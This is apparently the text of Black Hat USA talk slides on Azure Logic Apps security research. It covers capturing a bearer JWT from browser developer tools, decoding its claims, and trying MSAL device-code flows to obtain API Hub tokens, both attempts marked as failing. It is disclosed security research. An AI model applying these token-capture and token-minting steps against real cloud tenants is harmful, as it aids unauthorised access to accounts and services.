
Logic Apps

docs.microsoft.com


@mbrg0

#BHUSA@BlackHatEvents





**Let's take
a closer
look at this
token**



The screenshot shows a browser developer tools Network tab with a list of requests. One request, named 'invoke', is highlighted with a red box. A context menu is open over this request, also enclosed in a red box. The menu options include:

- Open in new tab
- Clear browser cache
- Clear browser cookies
- Copy
 - Copy link address
 - Copy response
 - Copy stack trace
 - Copy as PowerShell
 - Copy as fetch
 - Copy as Node.js fetch
 - Copy as cURL (cmd)
 - Copy as cURL (bash)** (selected)
 - Copy all as PowerShell
 - Copy all as fetch
 - Copy all as Node.js fetch
 - Copy all as cURL (cmd)
 - Copy all as cURL (bash)
 - Copy all as HAR
- Sort By
- Header Options
- Save all as HAR with content
- Override headers

Below the context menu, the request details are shown:

Name: invoke

Headers:

- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US
- Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJtZWcxdWQGJGJodHRwczZwaW115ShenV255jB20LcIp...



Encoded

PASTE A TOKEN HERE

```
eyJsbEvhIiU5NvIQILCJpc3Mi0iJodHRwczovL2F  
1dCI6Ii1LSTNROW50UjdiUm9meG1lWm9YcWJIWk  
dldyIsImtpZCI6Ii1LSTNROW50UjdiUm9meG1lW  
m9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2F  
waWh1Yi5henVyZS5jb20iLCJpc3Mi0iJodHRwcz  
ovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zN  
DViLTRkMDEt0WY2Ny05YWM0YTE0MGRkNDMvIiwi  
aWF0IjoxNjg50DI4MTIwLCJuYmYi0jE20Dk4Mjg  
xMjAsImV4cCI6MTY40TgzMjk1MiwiYW NyIjoiMS  
IsImFpbI6IkFVUUFlLzhUQUFBQTZtWks1WUpoS  
ExWZVRzzGkvM1N3TDVhajIzUlRQZWNERWJjYWx0  
ZEh1Zy9HT1ZNUEtDZXd0ajRmeUhtY0E2UyszNis  
1NUJtMFFNU1V10GphRStyQkRnPT0iLCJhbHRzzW  
NpZCI6IjU60jEwMDMyMDAyQzFGODM00DEiLCJhb  
xtiO1sicUdkT1QoTmEwoC1kTicim2U2MmY4MWU1+
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "typ": "JWT",  
  "alg": "RS256",  
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",  
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"  
}
```

PAYLOAD: DATA

```
{  
  "aud": "https://apihub.azure.com",  
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-  
9f67-9ac4a140dd43/",  
  "iat": 1689828120,  
  "nbf": 1689828120,  
  "exp": 1689832952,  
  "acr": "1",  
  "aio": "
```



A scope away from victory

Can we generate a token to API Hub?



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=[ "https://apihub.azure.com/.default"])
... print(device_flow["message"])


To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app?







A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**






A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app?







A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app? **No.**



